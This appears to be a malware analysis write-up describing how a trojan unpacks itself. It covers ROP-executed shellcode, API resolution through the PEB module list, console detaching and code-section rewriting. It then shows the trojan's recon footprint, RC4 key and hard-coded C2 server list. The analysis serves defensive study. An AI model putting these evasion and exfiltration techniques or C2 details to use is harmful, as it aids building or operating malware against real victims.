
Program Segmentation

| Name | Start | End | R | W | X | D |
|---|---|---|---|---|---|---|
| debug024 | 00180000 | 00183000 | R | W | X | D |
| debug014 | 00190000 | 00198000 | R | W | . | D |
| debug015 | 00290000 | 002F7000 | R | . | . | D |
| debug016 | 00300000 | 00304000 | R | . | . | D |


A shellcode is then decrypted and copied inside the new allocated space. *ROP* is yet again used to execute the shellcode.

Inside the shellcode, the library pointers are found using the list of already loaded modules inside the process, *InLoadOrderModuleList*, which is inside the *PEB* (Process Environment Block) structure. From each of these libraries, the function pointers are retrieved from the PE exports list.

The shellcode starts by detaching the console window using *kernel32!FreeConsole*, that way the trojan runs in the background without any *GUI*.



```
debug024:00180000 assume es:debug009, ss:debug009,
debug024:00180000 not     ebx
debug024:00180002 push    0EBB7026Eh
debug024:00180007 sub     eax, edi
debug024:00180009 push    243Bh
debug024:0018000E xor     esi, edi
debug024:00180010 mov     edx, eax
debug024:00180012 jmp     short loc_180017
debug024:00180012 ; ---------------------------------
```



```
debug024:00181A3E or      edx, edi
debug024:00181A40 call    GetProcAddress
debug024:00181A45 dec     edx
debug024:00181A46 call    eax
debug024:00181A48 neg     ecx
EIP debug024:00181A4A call    eax
debug024:00181A4C sbb     ecx, esi
debug024:00181A4E jmp     short loc_181A53
```

```
EAX 766FBFDE ↳ kernel32.dll:kernel32_FreeConsole
EBX 00000000 ↳
ECX 899B0000 ↳
EDX 76650000 ↳ kernel32.dll:76650000
ESI 00191ECA ↳ debug014:00191ECA
EDI FFFFFF73 ↳
EBP 0012FB68 ↳ Stack[00000294]:0012FB68
```

The next action is to rewrite the code section (*.text*) by first calling *kernel32!VirtualProtec*t to allows himself write access, then copying the actual Trojan code to the new section. A last *ROP* sequence starts a new thread with a start address within the new code. The later is not obfuscated and written in C++.

## Recon Stage

From this point, the Trojan is unpacked and wants to communicate with his *C2* with even installing himself. It starts by building a footprint of the box. It do so by querying various registry keys unique to specific Windows versions, thus allowing to correctly guess the version without raising suspicion by calling the usual *kernel32!GetVersionEx*.  Below is the *XML* footprint that is collected. It contains the hostname with an unique ID, the botnet ID to whom the Trojan is related, a system ID and the architecture. The list of installed packets is also included into the exfiltrated footprint.

```
<loader>
  <get_module unique="WIN-70LR?C3SPNB_0ca42371d21432989b8abe474c06e931" botnet="120" system="56392"
name="list" bit="32"/>
    <soft>
      <![CDATA[HxD Hex Editor version 1.7.7.0 (1.7.7.0);Notepad++ (6.8.2);
                              WinRAR 5.21 (32-bit) (5.21.0);
                              Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148;
                              VMware Tools (9.9.3.2759765);Starting path: 5]]>
                </soft>
</loader>
```

The footprint is then encrypted using RC4, a table of 0x100 bytes and the following key.

```
447QQ8a6C6xvTdcH7ReSMxu1cLr7jxNgX4ajfNuFbQgyHXqOtqnl5r9z
```

The encrypted data is sent to one of the *C2* found in the following hard coded *IP* list.

```
<config botnet="120">
   <server_list>
     5.187.4.183:473
     68.169.54.179:6446
     67.211.95.228:5445
   </server_list>
</config>
```

If the Trojan successfully communicates with a *C2*, it proceeds with infecting the box, if not, it keeps retrying with a longer timeout between each retry.